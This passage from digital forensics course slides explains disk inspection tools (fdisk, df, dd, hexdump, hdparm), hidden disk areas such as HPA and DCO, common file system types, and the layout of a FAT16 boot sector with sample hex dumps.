/:  Bus 02.Port 1: Dev 1, Class=root_hub, Driver=uhci_hcd/2p, 12M
    |__ Port 1: Dev 2, If 0, Class=Human Interface Device, Driver=usbhid, 12M
    |__ Port 2: Dev 3, If 0, Class=Hub, Driver=hub/7p, 12M
        |__ Port 1: Dev 4, If 0, Class=Wireless, Driver=btusb, 12M
        |__ Port 1: Dev 4, If 1, Class=Wireless, Driver=btusb, 12M
/:  Bus 01.Port 1: Dev 1, Class=root_hub, Driver=ehci-pci/6p, 480M
    |   Port 1: Dev 5, If 0, Class=Mass Storage, Driver=usb-storage, 480M
```

# fdisk

- fdisk, short for format disk, is a tool that lists, creates, and manipulates disk partition tables
- Each partition displays start and end sectors which identifies where data for that partition reside

```
Device     Boot Start      End  Sectors Size Id Type
/dev/sda1  *     2048 41940991 41938944  20G 83 Linux
```

Single Partition

```
Device     Boot    Start      End  Sectors  Size Id Type
/dev/sdb1             63 67874624 67874562 32.4G 1c Hidden W95 FAT32 (LBA)
/dev/sdb2  *    68902785 78156224  9253440  4.4G 83 Linux
/dev/sdb3       67874625 68902784  1028160  502M 82 Linux swap / Solaris
```

Multiple Partition

# df

- df displays file system disk space usage

```
$ df
Filesystem     1K-blocks    Used Available Use% Mounted on
udev              977236       0    977236   0% /dev
tmpfs             201728    1840    199888   1% /run
/dev/sda1       20509264 9350928  10093480  49% /
tmpfs            1008640       0   1008640   0% /dev/shm
tmpfs               5120       4      5116   1% /run/lock
tmpfs            1008640       0   1008640   0% /sys/fs/cgroup
/dev/loop0         91648   91648         0 100% /snap/core/6130
/dev/loop1        144384  144384         0 100% /snap/gnome-3-26-1604/70
/dev/loop2         90368   90368         0 100% /snap/core/5897
/dev/loop3        144128  144128         0 100% /snap/gnome-3-26-1604/74
/dev/loop4          2432    2432         0 100% /snap/gnome-calculator/180
/dev/loop5         35584   35584         0 100% /snap/gtk-common-themes/319
/dev/loop6         13312   13312         0 100% /snap/gnome-characters/103
/dev/loop7          2304    2304         0 100% /snap/gnome-calculator/260
/dev/loop10        14976   14976         0 100% /snap/gnome-logs/45
/dev/loop8         13312   13312         0 100% /snap/gnome-characters/139
/dev/loop9         14848   14848         0 100% /snap/gnome-logs/37
/dev/loop11         3840    3840         0 100% /snap/gnome-system-monitor/57
/dev/loop12        89088   89088         0 100% /snap/core/4917
/dev/loop13         3840    3840         0 100% /snap/gnome-system-monitor/51
/dev/loop14        35456   35456         0 100% /snap/gtk-common-themes/818
tmpfs             201728      16    201712   1% /run/user/121
tmpfs             201728      24    201704   1% /run/user/1000
/dev/sdb2        4481424      52   4250036   1% /media/siftuser/LINUX
```

# Viewing Raw Disk Data

- To properly analyze disk images, data, and metadata good understanding of partition composition is needed
- Numerous tools can be used to view raw disk data
  - ✓ dd
  - ✓ hexdump
  - ✓ xxd

One sector of the FAT32 disk

```
$ sudo dd if=/dev/sdb1 bs=512 count=1 | hexdump -C
00000000  eb 58 90 4d 53 57 49 4e  34 2e 31 00 02 40 20 00  |.X.MSWIN4.1..@ .|
00000010  02 00 00 00 00 f8 00 00  3f 00 ff 00 3f 00 00 00  |........?...?...|
00000020  02 af 0b 04 64 20 00 00  00 00 00 00 29 00 00 00  |....d ......)...|
00000030  01 00 06 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000040  80 00 29 db 1e 62 24 00  4f 20 4e 41 4d 45 00 00  |..)..b$.O NAME..|
00000050  00 00 46 41 54 33 32 20  20 20 33 c9 8e d1 bc f4  |..FAT32   3.....|
00000060  7b 8e c1 8e d9 bd 00 7c  88 4e 02 8a 56 40 b4 08  |{......|.N..V@..|
00000070  cd 13 73 05 b9 ff ff 8a  f1 66 0f b6 c6 40 66 0f  |..s......f...@f.|
00000080  b6 d1 80 e2 3f f7 e2 86  cd c0 ed 06 41 66 0f b7  |....?.......Af..|
00000090  c9 66 f7 e1 66 89 46 f8  83 7e 16 00 75 38 83 7e  |.f..f.F..~..u8.~|
000000a0  2a 00 77 32 66 8b 46 1c  66 83 c0 0c bb 00 80 b9  |*.w2f.F.f.......|
000000b0  01 00 e8 2b 00 e9 48 03  a0 fa 7d b4 7d 8b f0 ac  |...+..H...}.}...|
000000c0  84 c0 74 17 3c ff 74 09  b4 0e bb 07 00 cd 10 eb  |..t.<.t.........|
000000d0  ee a0 fb 7d eb e5 a0 f9  7d eb e0 98 cd 16 cd 19  |...}....}.......|
000000e0  66 60 66 3b 46 f8 0f 82  4a 00 66 6a 00 66 50 06  |f`f;F...J.fj.fP.|
000000f0  53 66 68 10 00 01 00 80  7e 02 00 0f 85 20 00 b4  |Sfh.....~.... ..|
00000100  41 bb aa 55 8a 56 40 cd  13 0f 82 1c 00 81 fb 55  |A..U.V@........U|
00000110  aa 0f 85 14 00 f6 c1 01  0f 84 0d 00 fe 46 02 b4  |.............F..|
00000120  42 8a 56 40 8b f4 cd 13  b0 f9 66 58 66 58 66 58  |B.V@......fXfXfX|
00000130  66 58 eb 2a 66 33 d2 66  0f b7 4e 18 66 f7 f1 fe  |fX.*f3.f..N.f...|
00000140  c2 8a ca 66 8b d0 66 c1  ea 10 f7 76 1a 86 d6 8a  |...f..f....v....|
00000150  56 40 8a e8 c0 e4 06 0a  cc b8 01 02 cd 13 66 61  |V@............fa|
00000160  0f 82 54 ff 81 c3 00 02  66 40 49 0f 85 71 ff c3  |..T.....f@I..q..|
00000170  4e 54 4c 44 52 20 20 20  20 20 20 00 00 00 00 00  |NTLDR      .....|
00000180  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
000001a0  00 00 00 00 00 00 00 00  00 00 00 00 0d 0a 4e 54  |..............NT|
000001b0  4c 44 52 20 69 73 20 6d  69 73 73 69 6e 67 ff 0d  |LDR is missing..|
000001c0  0a 44 69 73 6b 20 65 72  72 6f 72 ff 0d 0a 50 72  |.Disk error...Pr|
000001d0  65 73 73 20 61 6e 79 20  6b 65 79 20 74 6f 20 72  |ess any key to r|
000001e0  65 73 74 61 72 74 0d 0a  00 00 00 00 00 00 00 00  |estart..........|
000001f0  00 00 00 00 00 00 00 00  00 ac bf cc 00 00 55 aa  |..............U.|
1+0 records in
1+0 records out
512 bytes copied, 0.00259529 s, 197 kB/s
00000200
```

# Host Protected Area

- Introduced in ATA/ATAPI-4 standard that allowed system vendors to allocate reserved space outside of the BIOS & OS
- HPA examples include:
  - ✓ Disk Utilities
  - ✓ System Recovery Data
  - ✓ Diagnostic Tools
  - ✓ Boot Sector Code
- The operating system does not have access to HPA and requires firmware

# Device Configuration Overlay

- Introduced in ATA/ATAPI-6 standard that allows controls of disk features and made it easier to provide disk support and drive replacement across multiple vendors
- If used with HPA, DCO must be established first
- When conducting a forensics analysis, it is important to identify HPA and DCO usage as it has been used to hide malicious code and data
  - ✓ dmesg
  - ✓ hdparm

# hdparm

- hdparm shows and sets hard disk parameters

ATA/ATAPI-6 Standard

Logical Block Addressing

```
$ sudo hdparm -I /dev/sdb1

/dev/sdb1:

ATA device, with non-removable media
        Model Number:       WDC WD400BB-00FJA0
        Serial Number:      WD-WCAJA1051189
        Firmware Revision:  13.03G13
Standards:
        Supported: 6 5 4
        Likely used: 6
Configuration:
        Logical         max     current
        cylinders       16383   16383
        heads           16      16
        sectors/track   63      63
        --
        CHS current addressable sectors:    16514064
        LBA    user addressable sectors:    78165360
        Logical/Physical Sector size:           512 bytes
        device size with M = 1024*1024:       38166 MBytes
        device size with M = 1000*1000:       40020 MBytes (40 GB)
        cache/buffer size  = 2048 KBytes
Capabilities:
        LBA, IORDY(can be disabled)
        Standby timer values: spec'd by Standard, with device specific minimum
        R/W multiple sector transfer: Max = 16  Current = 0
        Recommended acoustic management value: 128, current value: 254
        DMA: mdma0 mdma1 mdma2 udma0 udma1 udma2 udma3 udma4 *udma5
             Cycle time: min=120ns recommended=120ns
        PIO: pio0 pio1 pio2 pio3 pio4
             Cycle time: no flow control=120ns  IORDY flow control=120ns
```

# hdparm – Disk Features

Self-Monitoring Analysis and Reporting Technology

```
Commands/features:
        Enabled Supported:
           *    SMART feature set
                Security Mode feature set
           *    Power Management feature set
           *    Write cache
           *    Look-ahead
           *    Host Protected Area feature set
           *    WRITE_BUFFER command
           *    READ_BUFFER command
           *    DOWNLOAD_MICROCODE
                SET_MAX security extension
                Automatic Acoustic Management feature set
           *    Device Configuration Overlay feature set
           *    Mandatory FLUSH_CACHE
           *    SMART error logging
           *    SMART self-test
Security:
                supported
        not     enabled
        not     locked
        not     frozen
        not     expired: security count
        not     supported: enhanced erase

HW reset results:
        CBLID- above Vih
        Device num = 0 determined by CSEL
Checksum: correct
```

DCO Set

# Disk Image Demo

# References


- https://kb.digital-detective.net/display/BLADE1/File+System+Data+Recovery
- https://www.quora.com/What-is-the-port-difference-between-SSD-SAS-and-SSD-SATA
- https://www.slideshare.net/xabean/controlling-usb-flash-drive-controllers-expose-of-hidden-features
- https://usb-ids.gowdy.us/read/UD
- http://www.learnlinux.org.za/courses/build/internals/ch08s04.html
- http://www.ibm.com/developerworks/websphere/techjournal/1506_dejesus/1506_dejesus-trs.html
- https://www.sweetscape.com/010editor/manual/EditingDrives.htm
- https://thewirecutter.com/reviews/best-sd-card-readers

# COMP 5350 / 6350
# Digital Forensics

## Introduction to File Systems
## File Allocation Table Analysis

# Command Line Notes

# Hexadecimal Representation

- To read the contents of a disk volumes, we can use some of the built-in functions introduced in a previous session
  - ✓ hexdump
  - ✓ xxd
- Every position represents 1 byte (8-bits)
- Based on the file system specification, groups of bytes are combined into data structures

```
00100000  eb 3c 90 6d 6b 66 73 2e  66 61 74 00 02 04 04 00
00100010  02 00 02 00 a0 f8 28 00  3e 00 3c 00 00 08 00 00
00100020  00 00 00 00 80 01 29 cb  18 8b f0 43 4f 4d 50 5f
00100030  35 33 35 30 20 20 46 41  54 31 36 20 20 20 0e 1f
00100040  be 5b 7c ac 22 c0 74 0b  56 b4 0e bb 07 00 cd 10
```

# Displaying Disk Contents


- dd
  - ✓ Convert and copy files
    - if – Input File
    - of – Output File
    - bs – Block Size
- hexdump
  - ✓ File dump
    - C – Hexadecimal and ASCII output
    - s – Skip Number of Bytes
    - n – Number of Bytes to Display
- Calculations
  - ✓ $(( 5+2 ))
- Pipes
  - ✓ |

```
~ $ sudo dd if=disk1.dd bs=512 | hexdump -C -s $(( 2048*512 )) -n $(( 4*512 ))
00100000  eb 3c 90 6d 6b 66 73 2e  66 61 74 00 02 04 04 00  |.<.mkfs.fat.....|
00100010  02 00 02 00 a0 f8 28 00  3e 00 3c 00 00 08 00 00  |......(.>.<.....|
00100020  00 00 00 00 80 01 29 cb  18 8b f0 43 4f 4d 50 5f  |......)....COMP_|
00100030  35 33 35 30 20 20 46 41  54 31 36 20 20 20 0e 1f  |5350  FAT16   ..|
00100040  be 5b 7c ac 22 c0 74 0b  56 b4 0e bb 07 00 cd 10  |.[|.".t.V.......|
```

# Introduction to File Systems

# What is a File System?

- A file system provides hierarchal data structures needed to store and retrieve data that array files and directories
- File system data categories include:
  - ✓ Data Unit
    - Containers that hold file contents
    - Cluster / Block
  - ✓ Metadata
    - Data that describes a file
      - References to file storage locations
      - File Size
      - Modified, Accessed, and Created (MAC) times
  - ✓ Filename
    - Contains data that assigns a name for each file



# File System Types

| File System | Operating System | Details |
|---|---|---|
| FAT | Windows | File Allocation Table is a basic file system with 12, 16, and 32-bit versions and was the standard Windows file system before NTFS |
| exFAT | Windows | Extended File Allocation Table builds on FAT32 and offers a lightweight system without the overhead of NTFS |
| NTFS | Windows | The New Technology File System (NTFS) is the default file system used by modern Windows versions |
| ext | Linux | The extended file system was the first file system created specifically for the Linux kernel with ext 2, 3, and 4 as versions |
| HFS | macOS | The Hierarchical File System is the default file system used by macOS operating systems |
| APFS | macOS, iOS | The Apple File System was developed as a replacement for HFS, with a focus on flash drives, SSDs, and encryption APFS is the manditory file system for iOS 10.3+ and macOS 10.13+ |

# Operating System vs. File System

- The following operating systems generally coincide with the following file systems
- Although extX is the default file system for the Linux OS, FAT and NTFS are also supported
- Although the extX file system is not supported in Windows by default, third-party solutions do exist

| Operating System | File System(s) |
|---|---|
| MS-DOS | FAT16 |
| Windows 95 | FAT16 |
| Windows 98 | FAT32, NTFS |
| Windows NT | NTFS |
| Windows 2000 | NTFS |
| Windows XP | FAT32, NTFS |
| Windows 7 / 8 / 10 | NTFS |
| MacOS | HFS |
| Linux – Debian | ext2 |
| Linux – Red Hat 5 / 6 / 7+ | ext3, ext4, XFS |

# File Size Limitations

- Maximum file sizes for the more commonly used file systems:

| File System | Max File Size |
|---|---|
| FAT12 | 16 MiB |
| FAT16 | 2 GiB |
| FAT32 | 4 GiB |
| NTFS | 2 TiB |
| ext2 | 2 TiB |
| ext3 | 2 TiB |
| ext4 | 16 TiB |
| HFS | 2 GiB |

# File System File Access

- When a disk is partitioned, data structures are generated based on which file system is selected
- To access files, a file system works on data sectors
  - ✓ A traditional sectors is 512 bytes long, but larger sectors are configurable (i.e. 4K)
  - ✓ A block of data is made up of between 1 to 128 sectors
- Data is placed in a disk volume based on an offset address
- A file system accounts for
  - ✓ Which sectors are occupied and free
  - ✓ File sizes
  - ✓ Filenames


# Essential File System Data

- Essential file system data are elements necessary to saving and retrieving files
  - ✓ Data reference addresses
  - ✓ Filenames
  - ✓ Metadata pointers
- Non-essential file system data are not necessary to saving and retrieving files
  - ✓ File access times
  - ✓ File permissions
- A forensics analysis requires understanding of
  - ✓ Which file system data structures are used to store data
  - ✓ Which operating system wrote the data to the file system

# Disks and Partitions

- Disks are made up of formatted partitions and unallocated space
- File systems like FAT and NTFS will be accessible as partitions (i.e,  sdaX and sdbX)

```
brw-rw----   1 root     disk      8,   0 Jan  4 03:08 sda
brw-rw----   1 root     disk      8,   1 Jan  4 03:08 sda1
brw-rw----   1 root     disk      8,  16 Jan  4 03:09 sdb
brw-rw----   1 root     disk      8,  17 Jan  4 03:09 sdb1
brw-rw----   1 root     disk      8,  18 Jan  4 03:09 sdb2
brw-rw----   1 root     disk      8,  19 Jan  4 03:09 sdb3
```



# File Allocation Table (FAT) File Systems

# FAT File System

- The File Allocation Table file system is a basic file system and principally used by legacy Windows OS's
  - ✓ Microsoft DOS
  - ✓ Windows 9X
- FAT file systems use a simple allocation table to track data based on data clusters
- FAT is supported by all Windows OS's, most Unix-based OS's, compact flash cards, and USB drives

# FAT Versions

- FAT12: 12-bit FAT entries
  - ✓ Legacy file system for small disks and form factors
- FAT16: 16-bit FAT entries
  - ✓ Improvement on FAT12 by expanding table entries to 16-bits
- FAT32: 28-bit FAT entries
  - ✓ Generally used to format portable devices
  - ✓ Permits file fragmentation

| File System | Max File Size | Partition Size | Cluster Size | File Permissions |
|---|---|---|---|---|
| FAT12 | 16 MB | < 16 MB | 512 bytes - 4 KB | No |
| FAT16 | 2 GiB | 16 MB - 2 GB | 2 KB - 32 KB | No |
| FAT32 | 4 GiB | 128 MB - 2 TB | 2 KB - 32 KB | No |

# Displaying Disk and Partition Information *

- For this session we will be using disk image "disk1.dd"

1 Sector = 512 bytes

```
~ $ sudo fdisk -l disk1.dd
Disk disk1.dd: 1.83 GiB, 1941962752 bytes, 3792896 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0xc3072e18

Device     Boot Start   End Sectors Size Id Type
disk1.dd1        2048 43007   40960  20M  6 FAT16
```

3792896 Sectors * 512 Bytes

=

1.83 GiB

2,048 Sectors


40,960 Sectors

3,749,888 Sectors

| Disk Information | FAT16 Partition | Unallocated |
|---|---|---|

3,792,896 Sectors

# FAT16 Partition Architecture




# FAT16 Partition Details

- 16-bit entry with one entry per cluster
  - ✓ Free Cluster (0x0000)
  - ✓ Occupied Cluster
    - 0x0002 - 0xFFEF
  - ✓ Reserved Cluster (0xFFF6)
  - ✓ Bad Cluster (0xFFF7)
  - ✓ End of Cluster (0xFFFF)

- The contents of files are stored in clusters in the data area
- Provides addresses for files and directories

Redundant FAT





- Boot sector code
  - ✓ # FATs
  - ✓ Sector Size
  - ✓ Sectors / Cluster

- Contains information about files
  - Filenames
  - File Extension
  - File Attributes
  - MAC Times
  - File Starting Cluster
  - File Size


# FAT16 Data Recovery Process

- By collecting information from each of the first 4 data structures in a FAT16 partition, we will be able to recover data in the data area!



# FAT16 Reserved Area


# FAT16 Reserved Area Structure




| FAT16 Boot Sector | | |
|---|---|---|
| Description | Offset | Bytes |
| Bootstrap Jump Command* | 0000h | 3 |
| OEM Identification* | 0003h | 8 |
| # Bytes / Sector | 000Bh | 2 |
| # Sectors / Cluster | 000Dh | 1 |
| # Reserved Sectors | 000Eh | 2 |
| # FATs | 0010h | 1 |
| # Root Directory Entries | 0011h | 2 |
| # Sectors < 32 MB | 0013h | 2 |
| Media Descriptor | 0015h | 1 |
| # Sectors / FAT | 0016h | 2 |
| # Sectors / Track | 0018h | 2 |
| # Drive Heads | 001Ah | 2 |
| # Sectors Before Partition | 001Ch | 4 |
| # Sectors > 32 MB | 0020h | 4 |
| Drive Number | 0024h | 1 |
| Current Head | 0025h | 1 |
| Extended Boot Signature* | 0026h | 1 |
| Volume Serial Number* | 0027h | 4 |
| Volume Label* | 002Bh | 11 |
| File System ID* | 0036h | 8 |
| Bootstrap Code* | 003Eh | 448 |
| Boot Sector Signature* | 01FEh | 2 |
| * Big Endian | | |

- The reserved area of a FAT16 partition is a block of space that includes a boot sector and other protected data generated during the formatting process
- Some of the key parameters specified in the boot sector:
  - ✓ Partition Size
  - ✓ FAT lengths
  - ✓ # FAT's
  - ✓ # Root Directory Entries
  - ✓ Data Area Length
- When conducting analysis of a partition, it is necessary to have a solid understanding of endian encoding

# Endian




- Endian has to do with the byte order of data
  - ✓ Big Endian (BE) – Most Significant Byte First
  - ✓ Little Endian (LE) – Least Significant Byte First
- Numeric values are generally represented "little endian", whereas non-numeric values are "big endian"

Numeric Values

0x2C → 0x2C

0x7465 → 0x6574

0x8C014A6B → 0x6B4A018C

